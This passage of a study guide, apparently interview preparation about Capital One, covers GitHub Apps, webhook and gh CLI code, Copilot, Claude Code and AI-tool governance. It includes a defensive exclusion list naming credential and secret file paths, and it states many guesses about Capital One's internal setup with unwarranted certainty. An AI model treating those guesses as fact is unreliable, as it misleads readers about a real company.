5. Configure GitHub Branch Source plugin to use this App credential.

Benefits over PATs: - No personal account at risk - Higher rate limits (5000/hr per installation, scales with repo count) - Permission scoping per repo (App can be installed only on specific repos) - Audit trail: actions attributed to the App, not a person

---

## 7. The Capital One pattern (synthesized)

From cross-referencing the public sources:

**GitHub layer:** - GitHub Enterprise Cloud, SAML SSO + SCIM - Rulesets enforcing signed commits + CODEOWNERS-required reviews + status checks - GHAS for secret scanning + CodeQL - Webhooks from every repo → Jenkins via GitHub App

**Jenkins layer:** - Jenkins on EKS (K8s-provisioned agents) - Central `capital-one-pipeline` shared library (versioned, InnerSource-contributed) - One multibranch pipeline per service repo - Agent pods use IRSA for AWS identity - ServiceNow + Slack integrations baked into shared library

**AWS layer:** - Multi-account (per-LOB, per-env) - ECR for images; SageMaker for models; EKS+KServe for serving; Lambda for serverless paths - Cloud Custodian enforcing policy continuously - CloudTrail per-account; aggregated in central security account

**Cross-layer:** - Audit log streaming: GitHub → Splunk; Jenkins logs → Splunk; CloudTrail → Splunk - SR 11-7 evidence: GitHub PR + Jenkins approval + SageMaker registry + CloudTrail → one queryable trail per deploy

---

## 8. Migration: Jenkins → GitHub Actions (the future-tense angle)

Capital One isn't abandoning Jenkins overnight. But for new services / greenfield work, GitHub Actions is increasingly viable:

When Actions wins: - Greenfield repos with no legacy Jenkinsfile - Workflows that don't need deep VPC access (or where ARC-on-EKS provides it) - Teams already heavily on GitHub for source

When Jenkins still wins: - Existing 500k-pipeline reality (migration cost > value) - Workflows depending on complex Jenkins plugins - Specific shared-library functionality not yet replicated in reusable workflows

Hybrid pattern: new services try Actions; legacy stays on Jenkins; the platform team maintains both shared library + reusable workflows so feature parity stays close.

If you're asked "would you move everything off Jenkins?" — the right answer is "where it makes sense; not as a religious thing. Migration is expensive; existing pipelines work; new work goes on Actions. The discipline is the same in both."

---

## 9. The Sr Lead's view

You will operate in a Jenkins + Actions hybrid for the foreseeable future at Capital One. Be fluent in both: - Jenkinsfile syntax and @Library usage - Actions YAML and reusable workflows - Credentials handling in both

(Jenkins folder-scoped + IRSA; Actions environment-scoped + OIDC) - Audit story across both - Migration considerations

Interviewers will ask “have you used Jenkins?” — the right answer mentions Jenkinsfile, declarative pipelines, shared libraries, multibranch, and IRSA. Not just “I once ran a Jenkins job.”

---

## 10. Cross-references

- Jenkins architecture + Jenkinsfile → [module 49](#).
- Multibranch + shared libraries → [module 50](#).
- OIDC + AWS for Actions (the parallel) → [module 29](#).
- ARC on K8s (the Actions parallel to Jenkins on K8s) → [module 28](#).
- Capital One DevOps deep dive → [module 56](#).
- SR 11-7 audit-trail expectations → [module 37](#).

# 52 — GitHub Apps, webhooks, gh CLI scripting, GraphQL vs REST

*“When the platform team needs more than what Actions can do.”*

## Why this module exists

Beyond CI/CD, GitHub is a programmable platform. GitHub Apps are how you build serious automation (chatbots, custom checks, org-wide dashboards). This module is the power-user / platform-engineer layer.

### 1. GitHub Apps vs OAuth Apps vs PATs

|               | OAuth App                  | GitHub App                        | PAT                             |
|---------------|----------------------------|-----------------------------------|---------------------------------|
| Identity      | A user (acts as them)      | Its own identity (acts as itself) | A user (acts as them)           |
| Install scope | All user repos by default  | Per-repo or all repos in org      | All user's repos                |
| Token expiry  | Long-lived (until revoked) | 1 hour (auto-refresh)             | User-configured (often forever) |
| Rate limit    | 5000/hr per user           | 5000/hr per installation (scales) | 5000/hr per user                |
| Webhooks      | Limited                    | Native event subscriptions        | None                            |
| Use for       | User-facing tools          | Bots, internal automation         | Personal scripts                |

**Default to GitHub Apps for any non-trivial automation.** OAuth Apps are legacy. PATs are for personal one-off scripts.

### 2. Building a GitHub App

1. Settings → Developer settings → GitHub Apps → New GitHub App
2. Choose:
  - Name, description, homepage URL

- Webhook URL (where events POST) — optional
  - Permissions (per category: Repo / Org / User permissions)
  - Events subscribed to (push, pull\_request, issues, etc.)
  - Where it can be installed (this account only / any account)
3. Generate webhook secret + private key
  4. Install on a repo / org

The App is now a callable identity. To act as it from code:

```
import jwt
import requests
import time

APP_ID = 12345
PRIVATE_KEY = open("private-key.pem").read()
INSTALLATION_ID = 67890

1. Generate App-level JWT (10 min validity)
now = int(time.time())
app_jwt = jwt.encode(
 {"iat": now - 60, "exp": now + 600, "iss": APP_ID},
 PRIVATE_KEY,
 algorithm="RS256",
)

2. Exchange for installation access token
resp = requests.post(
 f"https://api.github.com/app/installations/{INSTALLATION_ID}/access_tokens",
 headers={"Authorization": f"Bearer {app_jwt}", "Accept": "application/vnd.github+json"},
)
installation_token = resp.json()["token"] # 1-hour lifetime

3. Use the installation token as a normal API token
me = requests.get(
 "https://api.github.com/repos/capitalone/cool-repo",
 headers={"Authorization": f"Bearer {installation_token}"},
).json()
```

In Actions, use `actions/create-github-app-token@v1` to do steps 1+2 in one step.

---

### 3. Webhooks

GitHub sends HTTP POSTs to your webhook URL for subscribed events. Payload contains the event data + a signature for verification.

```
Flask example
import hashlib
import hmac
from flask import Flask, request, abort
```

```

app = Flask(__name__)
WEBHOOK_SECRET = "your-secret"

@app.route("/webhook", methods=["POST"])
def webhook():
 sig = request.headers.get("X-Hub-Signature-256", "")
 body = request.data
 expected = "sha256=" + hmac.new(WEBHOOK_SECRET.encode(), body, hashlib.sha256).hexdigest()
 if not hmac.compare_digest(sig, expected):
 abort(401)

 event = request.headers["X-GitHub-Event"]
 payload = request.json
 print(f"Event: {event}, action: {payload.get('action')}")
 return "", 204

```

Common events: - push — commits pushed - pull\_request — PR opened/closed/labeled/merged - issue\_comment — comment on issue or PR - installation / installation\_repositories — App installed/uninstalled - workflow\_run / workflow\_job — Actions workflow lifecycle - check\_suite / check\_run — status checks

Webhooks are FIRE-AND-FORGET. GitHub retries on failure (5xx) up to ~24h.

---

## 4. ChatOps pattern

Bot listens for /deploy staging style comments on PRs, executes action, posts result:

```

@app.route("/webhook", methods=["POST"])
def webhook():
 payload = request.json
 if request.headers["X-GitHub-Event"] == "issue_comment":
 comment = payload["comment"]["body"]
 if comment.startswith("/deploy "):
 env = comment.split()[1]
 # Trigger Actions workflow via repository_dispatch
 requests.post(
 f"https://api.github.com/repos/{payload['repository']['full_name']}/dispatches",
 headers={"Authorization": f"Bearer {installation_token}"},
 json={"event_type": f"chatops-deploy-{env}", "client_payload": {
 "pr": payload["issue"]["number"],
 "actor": payload["sender"]["login"],
 }},
)
 # React with 🙌
 requests.post(
 f"https://api.github.com/repos/{payload['repository']['full_name']}/issues/comments/{payload['comment']['id']}",
 headers={"Authorization": f"Bearer {installation_token}"},
 json={"content": "eyes"},
)

```

```
)
 return "", 204
```

---

## 5. Probot — the framework

[Probot](#) is a Node.js framework for GitHub Apps. Handles JWT generation, installation tokens, webhook routing.

```
module.exports = (app) => {
 app.on('issues.opened', async (context) => {
 const issueComment = context.issue({
 body: 'Thanks for the issue! A maintainer will respond shortly.',
 });
 return context.octokit.issues.createComment(issueComment);
 });
};
```

Deploy: `probot deploy` or AWS Lambda / Vercel / fly.io.

For Python equivalent: `gh4j` or just hand-rolled with `requests` + `PyJWT`.

---

## 6. gh api — the CLI for arbitrary API calls

```
REST
gh api /repos/capitalone/cool-repo
gh api -X POST /repos/org/repo/issues -f title="..." -f body="..."
gh api --paginate /orgs/capitalone/repos --jq '.[].name'
```

```
GraphQL
gh api graphql -f query='
 query {
 organization(login: "capitalone") {
 repositories(first: 10) {
 nodes { name, pushedAt, isPrivate }
 }
 }
 }
' --jq '.data.organization.repositories.nodes'
```

`-f` adds form fields; `-F` adds raw JSON values; `-X` overrides HTTP method.

`--jq` runs `jq` on the output for slicing.

`--paginate` follows `Link: rel="next"` headers automatically.

---

## 7. REST vs GraphQL



|                | REST                                                            | GraphQL                                                                     |
|----------------|-----------------------------------------------------------------|-----------------------------------------------------------------------------|
| Endpoint       | Many                                                            | <a href="https://api.github.com/graphql">https://api.github.com/graphql</a> |
| Returns        | All fields by default                                           | Only fields you ask for                                                     |
| Cross-resource | Multiple requests                                               | Single request, nested                                                      |
| Pagination     | Link header                                                     | <code>pageInfo</code> + cursor                                              |
| Rate limit     | Per request                                                     | Per “node fetched” (calculated)                                             |
| Documentation  | <a href="https://docs.github.com/rest">docs.github.com/rest</a> | <a href="https://docs.github.com/graphql">docs.github.com/graphql</a>       |
| Best for       | Simple, one-resource calls                                      | Complex queries spanning many resources                                     |

GraphQL example — get the last 5 PRs across all repos in an org, with reviewers:

```

query {
 organization(login: "capitalone") {
 repositories(first: 100) {
 nodes {
 name
 pullRequests(first: 5, states: OPEN, orderBy: {field: UPDATED_AT, direction: DESC}) {
 nodes {
 number
 title
 author { login }
 reviewRequests(first: 10) {
 nodes {
 requestedReviewer {
 ... on User { login }
 ... on Team { name }
 }
 }
 }
 }
 }
 }
 }
 }
}

```

One request, fully nested. The REST equivalent is  $\sim N+M+K$  requests. For cross-repo dashboards, GraphQL is dramatically faster.

GitHub’s GraphQL explorer ([docs.github.com/graphql/overview/explorer](https://docs.github.com/graphql/overview/explorer)) lets you build queries interactively.

## 8. Rate limits

| Token type      | Limit |
|-----------------|-------|
| Unauthenticated | 60/hr |

| Token type                      | Limit                                                    |
|---------------------------------|----------------------------------------------------------|
| Authenticated (PAT, user OAuth) | 5,000/hr                                                 |
| GitHub App installation         | 5,000/hr per installation                                |
| GraphQL                         | 5,000 points/hr (different metric — calculated per node) |
| Search API                      | 30 requests/min                                          |
| Secondary rate limits           | Per-endpoint, per-IP — opaque                            |

Check current usage: `gh api /rate_limit` or response header `X-RateLimit-Remaining`.

For high-volume scripts: use a GitHub App (5k/hr per installation × many installations); add exponential backoff on 429 responses.

## 9. gh extensions

Extensions add subcommands. Useful ones: - `gh-dash` — TUI dashboard for PRs / issues - `gh-notify` — notification inbox in TUI - `gh-copilot` — Copilot suggestions (see [module 53](#)) - `gh-poi` — prune local branches whose PR was merged - `gh-spice` — stacked PR management

```
gh extension install dlvdhr/gh-dash
gh dash
```

Custom extensions: any binary/script named `gh-foo` on your `PATH` becomes `gh foo`. Three-line shell scripts become CLI tools.

## 10. Cross-references

- Auto-merge Dependabot via gh CLI scripting → [module 34](#).
- ChatOps via repository\_dispatch → [module 20](#).
- Audit-log queries via `gh api` → [module 36](#).
- `gh copilot` for command suggestions → [module 53](#).

# 53 — GitHub Copilot (IDE, Chat, PR review, `gh copilot`)

*“Copilot is the most-deployed AI dev tool in industry. The 2026 question isn’t whether to use it; it’s how to use it responsibly at a bank.”*

## Why this module exists

GitHub Copilot ships with three primary surfaces — inline completion in your IDE, Chat (sidebar conversation), and PR-review agent. Plus the `gh copilot` CLI extension. Plus, since June 2026, usage-based billing changes the cost calculus. This module covers all surfaces + the bank-grade governance lens.

### 1. The plans

| Plan              | Price        | What                                                                                                       |
|-------------------|--------------|------------------------------------------------------------------------------------------------------------|
| <b>Free</b>       | \$0          | Limited completions + chat for individuals                                                                 |
| <b>Pro</b>        | \$10/user/mo | Unlimited completions; Chat                                                                                |
| <b>Pro+</b>       | \$39/user/mo | + Claude/GPT-5 access; more advanced reasoning                                                             |
| <b>Business</b>   | \$19/user/mo | Pro + content exclusion, IP indemnity, admin controls, audit logs                                          |
| <b>Enterprise</b> | \$39/user/mo | Business + codebase indexing, custom fine-tuned models, Copilot in github.com chat, custom knowledge bases |

Capital One: certainly Business or Enterprise.

**Big change June 1, 2026:** usage-based billing via “AI Credits.” Every plan includes a monthly credit allotment; paid plans can buy more. Token consumption (input + output + cached) metered per model. **Code completions + Next Edit Suggestions remain free of credits** (always-on autocomplete is unmetered).

## 2. Inline completion (IDE)

The primary surface. Type code; Copilot suggests next lines.

```
You type:
def calculate_tax(

Copilot suggests:
def calculate_tax(amount: float, rate: float = 0.08) -> float:
 """Calculate the tax on a given amount."""
 return amount * rate
```

Accept with Tab; reject by continuing to type.

**Quality:** highly dependent on context. Copilot reads the surrounding file + open files in tabs (and, in Enterprise, the indexed codebase). Better naming + better existing code → better suggestions.

**Disabling:** per-file via comment (`// copilot:disable-next-line`), per-extension setting, or just close it.

---

## 3. Copilot Chat

Sidebar chat in VS Code, JetBrains, Visual Studio. Reference code with `@workspace`, `@file`, `@symbol`. Ask questions, request refactors, generate tests.

Useful patterns: - `@workspace` why does the tax calculation not handle negative amounts? - `@workspace` generate unit tests for `src/tax.py` covering edge cases - `/explain` — explain selected code - `/fix` — propose a fix for selected code - `/tests` — generate tests - `/doc` — generate docstring

Enterprise tier adds: - Codebase indexing → `@workspace` understands the whole repo (or org) - Knowledge bases → `@knowledge` references your internal docs - Models: choose Claude 4.7, GPT-5, etc.

---

## 4. Copilot in github.com (Enterprise)

A Chat sidebar embedded in github.com — answers questions about issues, PRs, discussions across your org. Index of your indexed repos.

Useful for: cross-repo “where does X live?” questions, recent activity summaries, PR review assistance.

---

## 5. Copilot PR review (the agent)

A PR-review agent that reads the diff + leaves comments + suggests fixes. As of 2025, GA for Business + Enterprise.

How it works: 1. PR opened or updated. 2. Reviewer assigns “Copilot” as a reviewer (or it auto-runs based on settings). 3. Copilot reads the diff + relevant surrounding code. 4. Posts review comments inline + a summary. 5. Reviewer (human) decides to apply / discuss / dismiss.

Coverage: - Style + idiomatic improvements - Potential bugs (null handling, off-by-one) - Missing tests - Security concerns (input validation, secret patterns) - Performance hints

**Cost (since June 1, 2026):** each Copilot review run consumes Actions minutes on GitHub-hosted runners (the agent runs in a workflow). Watch your Actions usage.

**Pattern at Capital One:** Copilot review as a first-pass; human reviewer still required (CODEOWNERS). Copilot catches the obvious; humans catch the contextual.

## 6. Copilot Autofix (security-focused)

A specific Copilot application for CodeQL alerts (since August 2024 GA, enabled by default with code scanning).

When CodeQL surfaces an alert, Copilot Autofix: 1. Reads the alert context + surrounding code 2. Proposes a fix 3. Shows the fix as a code suggestion in the PR

Click “Commit suggestion” → fix lands.

For Capital One: certainly enabled (faster MTTR for vulnerabilities). Probably with mandatory human review of every applied fix.

See [module 33](#) for the GHAS side.

## 7. gh copilot (CLI)

```
gh extension install github/gh-copilot
```

```
gh copilot suggest "list all running EC2 instances in us-east-1, filter by tag Team=ML"
Suggests: aws ec2 describe-instances --region us-east-1 --filters "Name=tag:Team,Values=ML" --
query 'Reservations[].Instances[?State.Name==`running`]'
[Run / Copy / Explain / Cancel]
```

```
gh copilot explain "find . -mtime -7 -type f -not -path '*/.*'"
Explains: find files modified in last 7 days, excluding hidden dirs
```

Useful when: - You forget the exact flag for `aws/kubectl/docker/jq` - You see a complex command in a script and want to understand it - You want to combine tools you know separately but not together

Available with Pro+ / Business / Enterprise.

## 8. Privacy + IP — what gets sent

Default (Business + Enterprise): - Code in your IDE is **sent to GitHub’s models** for completions. - Snippets are NOT retained after the request (zero-day retention). - Your code is NOT used for training (Business + Enterprise). - Content exclusion: org admin can specify file/folder patterns whose content is NEVER sent.

For Capital One: content exclusion likely configured to skip `secrets/`, `compliance/`, anything PII-sensitive.

**IP indemnity** (Business + Enterprise): GitHub will defend + cover damages if Copilot suggests code that’s found to infringe — provided you have the relevant filter enabled (default on).

## 9. The Capital One usage pattern (likely)

For a Sr Lead at Capital One:

- **Copilot Enterprise** seat (with codebase indexing for capital-one orgs)
  - **Content exclusion** for sensitive paths
  - **Custom instructions** at org level (e.g., “use Capital One internal libraries; don’t suggest direct AWS SDK calls — use the wrapper”)
  - **PR review** running on all PRs (first-pass)
  - **Autofix** enabled with required human approval
  - **CLI** (gh copilot) approved for use
  - **Audit logs** of Copilot usage flowing to SIEM
  - **Quarterly review** of which suggestions ended up in committed code
- 

## 10. The Sr Lead’s relationship with Copilot

Treat Copilot like a junior pair-programmer: - Use for: boilerplate, syntax recall, code-review first pass, command suggestions, test generation - Verify before commit: it’s confidently wrong sometimes (hallucinations on package names, made-up API methods) - Don’t accept blindly: read every suggestion before Tab - Don’t ask it for design — it’s not a senior

You’re paid (and trusted) for judgment. Copilot speeds up the typing, not the thinking.

For governance discussions: be the one who articulates how to roll this out responsibly at Capital One — not the one who claims “AI will replace senior engineers.” The Sr Lead frame is “AI augments senior judgment; protect bank-grade trust.” See [module 55](#).

---

## 11. Cross-references

- Claude Code in enterprise → [module 54](#).
- Governance for AI dev tools → [module 55](#).
- CodeQL + Copilot Autofix → [module 33](#).
- gh CLI fundamentals → [module 14](#).

# 54 — Claude Code in enterprise (agentic workflows, scoping, .agent.md, MCP)

*“Copilot autocompletes lines. Claude Code completes tasks. Different category of tool.”*

## Why this module exists

Claude Code (Anthropic’s agentic coding tool) is increasingly deployed in enterprises alongside Copilot. Capital One’s published commitment to AI dev tools includes a dedicated team for enterprise governance — and Claude Code Enterprise hit GA in early 2026. This module covers what Claude Code is, how it differs from Copilot, and the bank-grade rollout pattern.

### 1. What Claude Code actually does

Claude Code is a CLI (and IDE extension, and now a desktop app) that:

- Reads your codebase via tool calls (Read, Grep, Glob)
- Runs commands (Bash)
- Edits files (Edit, Write)
- Verifies changes (running tests, lints)
- Can spawn sub-agents for parallel work

A typical session: `cc` (or `claude` in newer versions) → describe a task → Claude reads the relevant code, makes changes, runs tests, commits. Several minutes to hours per task.

Vs Copilot: Copilot suggests the next line; Claude completes the next task. Different temporal scale.

### 2. The plans

| Plan              | What                                                                                               |
|-------------------|----------------------------------------------------------------------------------------------------|
| <b>Pro</b>        | Personal use; limited usage                                                                        |
| <b>Team</b>       | Multi-user; SOC 2 Type II; shared knowledge base                                                   |
| <b>Enterprise</b> | Team + SSO, RBAC, org policy enforcement, HIPAA, BYOK, customizable retention, detailed audit logs |

Capital One: certainly Enterprise.

### 3. The agentic loop

Claude Code's strength is the iterate-until-done loop:

1. User: "Add OIDC support to the auth module"
2. Claude: (Grep for "auth", Read auth.py)
3. Claude: "I see you use a TokenService class. I'll add OIDC alongside the existing OAuth path."
4. Claude: (Edit auth/oidc.py, Edit auth/token\_service.py, Edit tests/test\_auth.py)
5. Claude: (Bash: pytest tests/test\_auth.py)
6. Test fails – wrong import path.
7. Claude: (Edit fix import)
8. Claude: (Bash: pytest)
9. Passes.
10. Claude: "Done. 3 files changed, 5 new tests added. Verified via pytest. Want me to also update the README?"

You can scope: - Time-bounded: “spend 15 minutes investigating” - Scope-bounded: “only touch files in src/auth/” - Permission-bounded: “don't run any commands; just propose changes” - Verify-bounded: “after editing, always run pytest”

### 4. .agent.md and CLAUDE.md

The repo can include a CLAUDE.md (or AGENTS.md — emerging convention) at the root. Claude Code reads it at session start as context.

```
Project context for AI agents
```

```
This is a fraud-detection model service.
```

- Code style: black + ruff; type-hint everything.
- Tests: pytest in `tests/`; run with `make test`.
- Don't modify `vendor/` (third-party).
- Don't add new dependencies without asking – we have an approved list.
- Run `pre-commit run --all-files` before committing.
- Use the InnerSource library `capital-one-pipeline` for any CI changes.
- For AWS calls, use `boto3` via the wrapper in `lib/aws\_wrapper.py` – never raw `boto3.client(...)`.
- All commits must be Conventional Commits format.
- Push protection is enabled; don't include any secret-shaped strings even in test fixtures.

The agent reads + follows these instructions. Reduces friction (no need to repeat in every session) + enforces team norms at the AI layer.

### 5. MCP — Model Context Protocol

[MCP](#) (Anthropic-pioneered, now multi-vendor adopted) is a standard for connecting LLMs to external tools and data.



Examples of MCP servers Claude Code can use: - **Filesystem** — read/write specific dirs - **GitHub** — issue/PR operations - **Slack** — send messages - **Postgres** / **Snowflake** — read DB schemas + run queries - **AWS** — perform read operations - **Custom**: any tool you build

Configure in your Claude Code settings (`~/.claude/settings.json` or equivalent):

```
{
 "mcpServers": {
 "github": {
 "command": "npx",
 "args": ["-y", "@modelcontextprotocol/server-github"],
 "env": { "GITHUB_TOKEN": "..." }
 },
 "snowflake": {
 "command": "uvx",
 "args": ["mcp-server-snowflake"],
 "env": { "SNOWFLAKE_ACCOUNT": "..." }
 }
 }
}
```

For Capital One: internal MCP servers exposing approved tools (read-only Snowflake, internal docs search, JIRA, ServiceNow) — Claude Code uses them as part of agent workflows. Sensitive operations would not be MCP-exposed (or require approval flow).

## 6. Skills and slash commands

Claude Code supports **skills** — reusable workflow definitions activated by slash commands.

```
~/.claude/skills/
├─ deploy-staging/
│ └─ SKILL.md
├─ post-mortem/
│ └─ SKILL.md
└─ code-review/
 └─ SKILL.md
```

Each `SKILL.md` is a markdown file describing the skill's purpose + procedure. Claude reads it on activation.

```
/code-review
```

Review the current PR following Capital One's review checklist.

1. Read the PR description + diff (use ``gh pr view``).
2. Check for:
  - Signed commits
  - CODEOWNERS coverage
  - Test coverage delta
  - Conventional Commits format
  - Security: no secret-shaped strings, no SQL string concatenation

- SR 11-7 model-impacting paths route to MRM CODEOWNERS
- 3. Post review comments (use suggestion syntax for fixes).
- 4. Decide: approve / request changes / comment.

Now `/code-review` is a one-command code-review pass with bank standards baked in.

---

## 7. Subagents

For complex tasks, Claude Code can spawn focused subagents:

- `general-purpose` — broad research
- `Explore` — fast read-only code search
- `Plan` — design + planning
- Custom: define agents per your role/team

Subagents run in isolated contexts. The main session sees only their summary. Useful for: long codebase exploration without blowing main context; parallel investigation of independent areas.

---

## 8. The Capital One-grade rollout pattern

For deploying Claude Code (or any agentic AI tool) at a bank:

1. **Procurement + legal** — DPA, BAA if PHI is in scope, IP indemnity terms reviewed.
  2. **Security review** — what data leaves the network? where does it go? retention?
  3. **SSO + audit log integration** — every session attributed to a user via SSO; logs to SIEM.
  4. **Content exclusion** — sensitive paths denied access via config.
  5. **MCP server review** — every approved server reviewed by security; default no MCP servers.
  6. **Skills review** — central skill repo, CODEOWNERS, security-reviewed. Users can install personal skills; only approved skills can touch prod systems.
  7. **Pilot** — small team for 6–8 weeks; collect: time saved, bugs introduced, security incidents.
  8. **Rollout** — phased by team; feedback loop.
  9. **Quarterly review** — usage metrics, incidents, ROI.
- 

## 9. The output discipline

Whatever the AI agent did, you commit: - **You** are responsible for the diff. - **You** must understand every line you commit. - **You** must run the tests + verify behavior — not just trust the agent. - **Your** name is on the commit (the AI is not a co-author for legal purposes).

Treat AI output like a junior engineer's PR — review carefully before merging.

For SR 11-7 model code specifically: AI-generated changes to model code are the SAME bar — full code review, full MRM independent validation, audit trail. AI involvement is a factor in scope, not a shortcut around process.

---

10. Cursor vs Claude Code vs Copilot — when to pick

| Tool        | Primary use              | Best for                                                               |
|-------------|--------------------------|------------------------------------------------------------------------|
| Copilot     | Inline completion + chat | Day-to-day typing acceleration; broad IDE support                      |
| Cursor      | AI-first IDE             | Heavy editor-integrated agentic workflows; chat with full repo context |
| Claude Code | Agentic CLI              | Complex multi-step tasks; codebase-wide refactors; CI/CD automation    |
| Aider       | OSS, lightweight CLI     | Privacy-sensitive, self-host friendly                                  |

At Capital One: probably Copilot for IDE day-to-day + Claude Code for heavier work. Multiple tools coexist; users pick per task.

11. Cross-references

- GitHub Copilot in depth → [module 53](#).
- Governance + privacy posture for AI dev tools → [module 55](#).
- Capital One’s DEI (Developer Experience & Innovation) team’s role in enterprise AI tools → [module 56](#).



# 55 — Governance, privacy, code-of-conduct for AI dev tools

*“At a bank, the question isn’t ‘is the AI useful?’ It’s ‘can we prove every piece of generated code went through the same controls as human-written code, and that no sensitive data leaked into a model’s training set?’”*

## Why this module exists

Capital One’s Code of Conduct (publicly available) section 3.3 prohibits sharing internal data + code with unsanctioned external systems. Generative AI tools that send code to an LLM are sanctioned external systems — but only when properly governed. This module is the framework for thinking about AI dev tool governance at a regulated bank.

---

### 1. The four risk dimensions

| Dimension           | Question                                                                      | Mitigation                                              |
|---------------------|-------------------------------------------------------------------------------|---------------------------------------------------------|
| <b>Data leakage</b> | Does our code/data leave the network? Where does it go?<br>Retained how long? | Content exclusion; zero-day retention contracts; BYOK   |
| <b>IP risk</b>      | Could the AI suggest code that’s IP-encumbered?                               | IP indemnity contract; default-on copyright filters     |
| <b>Quality</b>      | Could AI introduce bugs / security vulnerabilities into prod?                 | Mandatory human review; CI catches; CodeQL scans        |
| <b>Compliance</b>   | Does the use of AI satisfy regulatory expectations (SR 11-7, fair lending)?   | Audit log of usage; same controls as human-written code |

---

### 2. The data-leakage matrix

For each AI tool you consider, ask:

| Question                           | Copilot Business        | Copilot Enterprise | Claude Code Enterprise       | Cursor Business         |
|------------------------------------|-------------------------|--------------------|------------------------------|-------------------------|
| Is my code sent to a third party?  | Yes (GitHub/MS)         | Yes (GitHub/MS)    | Yes (Anthropic)              | Yes (Cursor + provider) |
| Is it retained?                    | No (zero-day)           | No                 | Configurable (default short) | No (Privacy Mode)       |
| Is it used to train future models? | No                      | No                 | No (default)                 | No                      |
| Can I exclude specific paths?      | Yes (content exclusion) | Yes                | Yes                          | Limited                 |
| SOC 2 Type II?                     | Yes                     | Yes                | Yes                          | Yes                     |
| HIPAA available?                   | No                      | No                 | Yes (Enterprise)             | No                      |
| BYOK?                              | No                      | Limited            | Yes (Enterprise)             | No                      |

For a bank, you want: - Zero-day retention - No training on customer data - Content exclusion configurable at org level - SOC 2 Type II (table stakes) - Audit logs of every interaction

### 3. Content exclusion patterns

Configure at org level (in each tool's admin console):

```
Always exclude – never sent to AI
secrets/
**/.env
**/.env.*
**/credentials.json
**/*-private-key*
**/keystore.*
data/customer/
data/pii/
compliance/audit/
models/proprietary/
```

For Capital One: probably extends to all of `customer/`, anything containing `PII`, anything in regulated-data dirs (CCPA / GDPR / SOC 1 paths).

Test the exclusion by deliberately placing a token-shaped string in an excluded path; verify the AI tool doesn't surface it.

### 4. The “AI-generated code” attribution question

When AI generates a chunk of code that you commit: - The commit is **YOURS** (your name, your signed commit).  
 - You are responsible for the diff. - The code goes through normal review (CODEOWNERS, status checks, etc.).  
 - The fact that AI assisted doesn't change the audit story — you accepted the suggestion.

What you should NOT do: - Mention Claude / Copilot in commit messages (no point; and your team's commit-style memory likely says don't) - Skip review because "it's AI-generated, must be fine" - Bypass CI/security checks - Commit AI-suggested code you don't understand

What you SHOULD do: - Treat AI suggestions like a junior pair-programmer's input — review carefully - Verify behavior (run tests, check edge cases) - Edit to your team's style + naming conventions - For sensitive code (security, model logic, IaC), apply extra scrutiny

---

## 5. Governance program structure (the Capital One pattern, inferred)

Capital One reportedly has a **Developer Experience & Innovation (DEI)** team responsible for enterprise AI dev tooling. Pattern:

1. **Tool approval process** — DEI evaluates new AI dev tools against the data + compliance criteria. Approved list published internally.
  2. **License procurement** — central, not per-team.
  3. **SSO + audit log integration** — every approved tool integrates with C1's IdP + SIEM.
  4. **Org policy enforcement** — content exclusion + retention + RBAC configured org-wide.
  5. **Training** — annual mandatory training on responsible AI use.
  6. **Feedback channel** — engineers report wins / concerns / suggestions.
  7. **Quarterly review** — ROI, incidents, evolving threat landscape.
- 

## 6. The Code of Conduct overlay

Capital One's Code of Conduct (publicly available, section 3.3) covers data handling. Paraphrasing the spirit: don't put confidential data in places it doesn't belong.

For AI tools: an approved tool with the right governance IS a sanctioned place. An unapproved tool (random ChatGPT, personal Claude account, free Cursor) IS NOT. The distinction is governance, not technology.

Implications: - You can use Copilot Business/Enterprise + Claude Code Enterprise (if approved). - You CANNOT paste C1 code into ChatGPT.com (no DPA, no content exclusion, retained by default). - You CANNOT use a personal Claude.ai account for work code (same). - For AI tools your team wants but DEI hasn't approved — make the request through DEI; don't go rogue.

---

## 7. The audit trail for AI usage

Every approved tool should provide audit logs:

| Tool                   | Audit log capability                                                            |
|------------------------|---------------------------------------------------------------------------------|
| Copilot Business+      | Per-user prompt counts; aggregated metadata.<br>Detailed per-event log via API. |
| Claude Code Enterprise | Per-session log; per-prompt log (with retention setting); export to SIEM        |
| Cursor Business        | Per-user usage; admin console                                                   |

Stream to your central SIEM. Set up alerts for: - Excessive usage by single user (potential automation abuse) - Usage from unexpected IPs (account compromise indicator) - Failed authentications (credential stuffing)

For SR 11-7 (model-impacting code), the audit trail for AI involvement may be reviewed in audit.

---

## 8. The training-data leakage worry

LLM providers say they don't train on your data. But: - Content sent during inference is processed (may be logged for abuse detection). - Bug in their system could log + leak. - Subpoena could force disclosure of training data.

Mitigation: - BYOK where available (your encryption key, they can't decrypt without it). - Self-hosted models for the most sensitive code (Capital One could run open-source models like Llama / Qwen / Code-Llama on their own infra). - Content exclusion for the absolute most sensitive (PCI auth code, customer data handlers).

Capital One reality: probably uses self-hosted models for some use cases (e.g., internal Capital One Software products like Eno may use them); commercial Enterprise tiers for productivity tools.

---

## 9. The interview answer

When asked: "How would you roll out AI dev tools at a bank?"

"Three things: contracts, controls, culture. Contracts: SOC 2 Type II minimum, zero-day retention, no training on our data, IP indemnity, configurable HIPAA/BYOK if needed. Controls: SSO + SCIM + audit log streaming to SIEM; content exclusion at the org level for sensitive paths; admin-managed approved list. Culture: human review of every AI-generated diff is non-negotiable; training annually; clear escalation path for new tools. Capital One's DEI team owns this for the org; I'd partner with them to roll it out to my team responsibly."

The bad answer: "Copilot is great, let's give everyone access."

The bad answer's bad answer: "AI is risky, ban it."

---

## 10. Cross-references

- GitHub Copilot in depth → [module 53](#).
- Claude Code in enterprise → [module 54](#).
- Audit log streaming → [module 36](#).
- SR 11-7 compliance posture → [module 37](#).
- Capital One DEI team + open-source AI tooling → [module 56](#).



# 56 — Capital One DevOps deep dive (companion to CAPITAL\_ONE.md)

*“Synthesizing all 55 prior modules into the Capital One reality. The end-to-end picture.”*

## Why this module exists

The synthesis. We’ve covered Git, GitHub, Actions, GHAS, Jenkins, AWS deploy, MLOps, AI tooling. This module shows how they compose at Capital One specifically — the published facts + the inferences a Sr Lead candidate should make.

For the standalone dossier, see [CAPITAL\\_ONE.md](#). This module is the “what to do with it” lens.

---

## 1. The five public anchors

These are documented facts about Capital One’s tech stack (sources in [CAPITAL\\_ONE.md](#)):

1. **100% AWS** — last on-prem DC closed November 2020 (first major US bank to fully migrate).
2. **Jenkins-based singular delivery pipeline** — InnerSource pattern; 7,000 engineers, 500k+ pipelines, 50k builds/day.
3. **Open-source: Hygieia + Cloud Custodian** — DevOps dashboard + AWS policy-as-code; latter delivered 25% AWS resource reduction.
